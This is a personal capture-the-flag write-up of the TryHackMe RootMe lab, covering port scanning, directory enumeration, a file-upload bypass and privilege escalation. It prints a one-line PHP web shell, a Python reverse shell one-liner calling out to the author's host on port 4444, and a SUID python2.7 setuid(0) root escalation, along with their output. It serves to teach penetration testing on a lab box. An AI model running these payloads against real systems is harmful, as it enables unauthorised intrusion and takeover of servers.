

CTF - TRYHACKME - ROOTME

Caio de Godoy


The only information given is the IP of the machine, after it, we start doing the path of the CTF.

First flag is the number of ports open, Apache's version and whats running on port 22, as its possible to see with a basic use of nmap.

```
nmap -sC -sV 10.67.159.185
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-12 17:29 -03
Nmap scan report for 10.67.159.185
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 a4:04:7f:e5:e4:5d:33:f9:b2:06:c7:ce:ab:cd:ac:64 (RSA)
|_ 256 82:a5:d3:ce:0c:52:c8:55:87:4d:9b:26:a9:78:fe:c3 (ECDSA)
|_ 256 81:15:0d:0c:a4:4d:0c:c8:9b:1d:d9:95:e3:2d:6d:f8 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: HackIT - Home
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.51 seconds
```

After it, ill see the http service.



Nothing suspicious at the code, so lets see others directories of it. With it, its possible to see some others directories.

```
gobuster dir -u http://10.67.159.185 -w ../../usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50


Gobuster v3.8  Pentest a porra toda (muy fi)  Writeup - lab - neighbor
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.67.159.185
[+] Method: GET
[+] Threads: 50
[+] Wordlist: ../../usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/uploads (Status: 301) [Size: 316] [→ http://10.67.159.185/uploads/]
/css (Status: 301) [Size: 312] [→ http://10.67.159.185/css/]
/js (Status: 301) [Size: 311] [→ http://10.67.159.185/js/]
/panel (Status: 301) [Size: 314] [→ http://10.67.159.185/panel/]
```

the panel one:



and the uploads one:

Index of /uploads


Name	Last modified	Size	Description
Parent Directory	-	-	-
code.desktop	2026-04-12 20:45	738	

Apache/2.4.41 (Ubuntu) Server at 10.67.159.185 Port 80


doing a basic shell reverse:

```
root@kali: /home/kali
Session Actions Edit View Help
GNU nano 8.6 shell.php5
<?php system($_GET['cmd']); ?>
```


The shell reverse attempt shows it:



now ill try to bypass it by changing the extension to php5 and it works:



searching for user.txt:



after get the user flag, now lets see what directory has SUID.

```

← → ↻ 🏠 🔒 Not Secure http://10.67.159.185/uploads/shell.php?cmd=find / -perm -4000 2>/dev/null ☆ 🔔 ⌵
/usr/lib/dbus-1.0/dbus-daemon-launch-helper /usr/lib/snapd/snap-confine /usr/lib/x86_64-linux-gnu/ldc-user-nic /usr/lib/eject/dmccrypt-get-device /usr/lib/openssh/
ssh-keysign /usr/lib/policykit-1/polkit-agent-helper-1 /usr/bin/newuidmap /usr/bin/newgidmap /usr/bin/chsh /usr/bin/python2.7 /usr/bin/at /usr/bin/chfn /usr/bin/
gpasswd /usr/bin/sudo /usr/bin/newgrp /usr/bin/passwd /usr/bin/pkexec /snap/core/8268/bin/mount /snap/core/8268/bin/ping /snap/core/8268/bin/ping6 /snap/
core/8268/bin/su /snap/core/8268/bin/umount /snap/core/8268/usr/bin/chfn /snap/core/8268/usr/bin/chsh /snap/core/8268/usr/bin/gpasswd /snap/core/8268/usr/bin/
newgrp /snap/core/8268/usr/bin/passwd /snap/core/8268/usr/bin/sudo /snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper /snap/core/8268/usr/lib/openssh/
ssh-keysign /snap/core/8268/usr/lib/snapd/snap-confine /snap/core/8268/usr/sbin/pppd /snap/core/9665/bin/mount /snap/core/9665/bin/ping /snap/core/9665/bin/
ping6 /snap/core/9665/bin/su /snap/core/9665/bin/umount /snap/core/9665/usr/bin/chfn /snap/core/9665/usr/bin/chsh /snap/core/9665/usr/bin/gpasswd /snap/
core/9665/usr/lib/newgrp /snap/core/9665/usr/bin/passwd /snap/core/9665/usr/bin/sudo /snap/core/9665/usr/lib/dbus-1.0/dbus-daemon-launch-helper /snap/
core/9665/usr/lib/openssh/ssh-keysign /snap/core/9665/usr/lib/snapd/snap-confine /snap/core/9665/usr/sbin/pppd /snap/core/202599/usr/bin/chfn /snap/core/202599/
usr/bin/chsh /snap/core/202599/usr/bin/gpasswd /snap/core/202599/usr/bin/mount /snap/core/202599/usr/bin/newgrp /snap/core/202599/usr/bin/passwd /snap/
core/202599/usr/bin/su /snap/core/202599/usr/bin/sudo /snap/core/202599/usr/bin/umount /snap/core/202599/usr/lib/dbus-1.0/dbus-daemon-launch-helper /snap/
core/202599/usr/lib/openssh/ssh-keysign /bin/mount /bin/su /bin/fusermount /bin/umount

```

After it, its possible to see a weird directory that shouldn't have SUID.
 trying to see if its run as root- `?cmd=/usr/bin/python2.7 -c 'import os; print(os.getuid())'` and
 it shows: 0, which means that it runs as the root.

```

← → ↻ 🏠 🔒 Not Secure http://10.67.159.185/uploads/shell.php?cmd=/usr/bin/python2.7 -c 'import os; print(os.getuid())' ☆ 🔔 ⌵
0

```

after it, i try to create a reverse shell in my bash because it is beeing to annoying in web,
 using `?cmd=/usr/bin/python2.7 -c 'import
 socket,os,pty;s=socket.socket();s.connect(("MYIP",4444));os.dup2(s.fileno(),0);
 os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'`.

```

└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.178.145] from (UNKNOWN) [10.67.159.185] 37784
bash-5.0$ whoami
whoami
www-data

```

after it work, now i gonna get root acess using that command:

```

bash-5.0$ /usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'
<c 'import os; os.setuid(0); os.system("/bin/bash")'
root@ip-10-67-159-185:/var/www/html/uploads# whoami
whoami
root

```

after it, just search to root dir and root.txt.

With this, its possible to complete all the ctf, seeing vulnerabilities as SUID misconfiguration
 and beeing possible to upload shell reverse by bypassing the php prohibition.